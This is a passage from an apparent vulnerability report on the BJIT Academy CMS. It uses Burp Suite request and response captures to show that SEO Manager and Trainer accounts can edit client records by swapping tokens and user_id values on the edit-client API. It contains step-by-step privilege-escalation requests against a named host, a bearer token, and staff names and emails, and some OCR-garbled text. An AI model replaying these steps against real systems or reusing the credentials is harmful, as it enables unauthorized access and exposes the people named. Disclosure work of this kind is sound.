43 Content-Disposition: form-data; name="new_password"
44
45
46 -----WebKitFormBoundaryL7zif0JVmykrnKSR5
47 Content-Disposition: form-data; name="new_password_confirmation"
48
49
50 -----WebKitFormBoundaryL7zif0JVmykrnKSR5
51 Content-Disposition: form-data; name="user_id"
52
53 57
54 -----WebKitFormBoundaryL7zif0JVmykrnKSR5--

```

Here the SEO Manager_id is 57.

Now replace the Super Admins authorization token and user_id with SEO Manager's authorization token and user_id.

The screenshot shows the browser developer tools Network tab with two entries:

- Request:** A POST request to `/academy/api/public/api/v1/client/edit-client/89`. The `Host` header is set to `cms.bjitacademy.com`. The `Authorization` header contains a long token. The `Content-Type` is `multipart/form-data`. The `user_id` parameter is set to `57`.
- Response:** An HTTP/1.1 200 OK response with the following JSON content:


```

HTTP/1.1 200 OK
Date: Fri, 24 Nov 2023 10:25:29 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 8499

{
  "success": true,
  "result": {
    "data": [
      {
        "id": 94,
        "name": "dfgrhytjyuumy",
        "user": {
          "id": 46,
          "name": "Promiti Dasgupta",
          "email": "promiti.dasgupta@bjitacademy.com",
          "role": "SuperAdmin",
          "phone_number": null,
          "image_url": null,
          "designation": null,
          "info": null,
          "experience": null,
          "skills": null,
          "certification": []
        }
      }
    ]
  }
}
      
```

```

Request
Pretty Raw Hex
-----WebKitFormBoundaryEiFh97i0GjRIV8yk
Content-Disposition: form-data; name="name"
20: Mohaiminul
-----WebKitFormBoundaryEiFh97i0GjRIV8yk
Content-Disposition: form-data; name="logo"
28: images/resource/wA2xV7zAB7lPkJEQiPmpAgKecdJA0yerbFeNHn4D.jpg
30: -----WebKitFormBoundaryEiFh97i0GjRIV8yk
31: Content-Disposition: form-data; name="user_id"
32: 57
-----WebKitFormBoundaryEiFh97i0GjRIV8yk--
```

Response

```
{
    "title": "",
    "logo_url": "images/resource/5i0lt9zRLZljYVDnu584YuoX6rBKWPoZCbMiFov.png",
    "updated_time": "12:41 24 Nov 2023"
},
{
    "id": 89,
    "name": "Mohaiminul",
    "user": {
        "id": 57,
        "name": "testSeoMohaiminul",
        "email": "test_seo.mohaiminul@bjitacademy.com",
        "role": "SEO Manager",
        "phone_number": "null",
        "image_url": "null",
        "designation": "null",
        "info": "null",
        "experience": "null",
        "skills": "null",
        "certification": [
            {
                "title": ""
            }
        ],
        "logo_url": "images/resource/wA2xV7zAB7lPkJEQiPmpAgKecdJA0yerbFeNHn4D.jpg",
        "updated_time": "16:25 24 Nov 2023"
    }
},
```

So SEO Manager can also update client information by manipulating the authorization token and user_id of super admin.

Similarly for Trainer:

Getting Trainer Authorization Token and user_id

Login → go to profile of Trainer → update the page and capture the request to the burp repeater.

```

Request
Pretty Raw Hex
1: POST /academy/api/public/api/v1/user/update-trainer HTTP/1.1
2: Host: cms.bjitacademy.com
3: Cookie: _ga=GAI.2.1529315481.1700794298; __gid=GAI.2.805924823.1700794298; __ga_P7XRLTSB1J=GS1.C.1700820990.S.1.1700821911.0.0.0
4: Content-Length: 1432
5: Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6: Accept: application/json, text/plain, */*
7: Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarybIZwxncv0ytACD8h
8: Sec-Ch-Ua-Mobile: ?0
9: Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3IiwiwpiJoiMjYyZTkr4MjRhOWWkDq3ZDBkZDk00TjhZDk1NjQyMjcCNmFjZjk1LZTUyMDY5MjIzYWY1ODM1ODcwYzICMTrz0GjmyTU3ZWQ4ZUmZjk4NGM1LcJpYXQ1oj83MDA4MjE5MDYuMzYONTc50TE2MDAwMzY2MjEwGTM9NSwiZKhwIjoxNzAxNjgl0TAZlzM2MDg3MzkzNzYwNjgxMTUyMzQzdNsUsInNyIiEljYxiwiic2NvcGVzIjpbbXO/byc8r7beLbS9QGG3fj79fc51H05dpFrVYGg0UkwCVHw0VapvTwC_Fji1Sz0XApPtKPSciZD6EKJ7W2p3KVUlCxuKRxkQ06xcFgnsQRISQd_F3tfd8h_L0ci81XINKw8BkyahnlhGnuRpvxQY-Y4fhb_wcmzBdYK1FoJm7o5UoeGHsepM14UAi-VLcugslDgaNdMVUEEf1fnvXKqHQWaXV3V1xqf49dMrS4awrTmQxCgQr1cB4N302T4T4qDhish3elFlXoAid8AmshKq5uJScelyvRpOAB-mQcrRtUbox-I20UruldndM0JTq0TUUKWc9FGsaThcB3zAShsLi5XwuDWNs6ad0MBWkZQtg5VAHi5Zcjpse84hWKM6ishAv9KJjosFn0Y5E8bYUpU0TpkIMS721Pu76r1CCDu6OwCjclwBp8dAEnb_A19Amznqv1hFkhdADsiZ7zgYTd-tPayAdhC8hIWFSomn8cpxUvExvyuaEgb1YoHmQHNoyah7NMNs-2QtKRNwkbPooZsrL1srdcUpb7KZPS2mp3GWyAij771uNoAd1cIeQ5cLrZzYeewWx573uBc410J2QteGtq4X7Gj06P80sCvIJhw0mGxiQNb0urn9amQrycv-Z-CopXm6Cd0uSPJcxBhkgMaiQgClxNwyW4JuPTaVs
```

Response

```

Pretty Raw Hex Render
10: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
```

Here the id of trainer: 61

```

52 Content-Disposition: form-data; name="password"
53
54
55 -----WebKitFormBoundarybIZwxncv0ytACDeh
56 Content-Disposition: form-data; name="new_password"
57
58
59 -----WebKitFormBoundarybIZwxncv0ytACDeh
60 Content-Disposition: form-data; name="new_password_confirmation"
61
62
63 -----WebKitFormBoundarybIZwxncv0ytACDeh
64 Content-Disposition: form-data; name="user_id"
65
66 61
67 -----WebKitFormBoundarybIZwxncv0ytACDeh
68 Content-Disposition: form-data; name="certification"
69
70 [{"title": ""}]
71 -----WebKitFormBoundarybIZwxncv0ytACDeh
72 Content-Disposition: form-data; name="skills"
73

```

Now Replace the super admin's credential with trainer credential.

The screenshot shows a browser interface with a POST request to `/api/public/api/v1/client/edit-client/89`. The request body is a JSON object:

```

{
  "id": 61,
  "name": "dfgrhhbytjyuyamy",
  "email": "promiti.dasgupta@bjitacademy.com",
  "role": "SuperAdmin",
  "phone_number": null,
  "image_url": null,
  "designation": null,
  "info": null,
  "experience": null,
  "skills": null,
  "certification": []
}

```

The response is a 200 OK status with the same JSON object returned.

Here I got 200 OK for after replacing the credential of super admin with the trainer credentials.

Also the client information is successfully uploaded which is shown in the below picture

super admin client create | content manager | 16 | Trainer | +

Send Cancel < > Target

Request	Response
<pre>Pretty Raw Hex -----[REDACTED]----- 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.169 Safari/537.36 11 Sec-Ch-Ua-Platform: "Windows" 12 Origin: https://cms.bjitaacademy.com 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://cms.bjitaacademy.com/backend/edit-client/89 17 Accept-Encoding: gzip, deflate, br 18 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 19 Priority: uel, i 20 Connection: close 21 22 -----WebKitFormBoundaryEiFh97iOGjRIV8yk 23 Content-Disposition: form-data; name="name" 24 25 Mohaiminul 26 -----WebKitFormBoundaryEiFh97iOGjRIV8yk 27 Content-Disposition: form-data; name="logo" 28 29 images/resource/wA2xV7xAB71PKJEQ1PmpAgKecdJA0yerbFeNHn4D.jpg 30 -----WebKitFormBoundaryEiFh97iOGjRIV8yk 31 Content-Disposition: form-data; name="user_id" 32 33 61 34 -----WebKitFormBoundaryEiFh97iOGjRIV8yk--</pre>	<pre>Pretty Raw Hex Render -----[REDACTED]----- { "exprience": null, "skills": null, "certification": [{ "title": "" }], "logo_url": "images/resource/5iolts9zRLZ1jYVDnu58fYuoX6rBKFWPo2CbMlFov.png", "updated_time": "12:41 24 Nov 2023" }, { "name": "Mohaiminul", "id": 61, "name": "testTrainerMohaiminul", "email": "test.trainer.mohaiminul@bjitaacademy.com", "role": "Trainer", "phone_number": null, "image_url": null, "designation": null, "info": null, "exprience": null, "skills": null, "certification": [{ "title": "" }], "logo_url": "</pre>

Expected Output: SEO Manager, Content Manager, Trainer can't update the client information.

Actual Output: SEO Manager, Content Manager ,Trainer can update the client information by manipulating the authorization token and user_id of a Super Admin.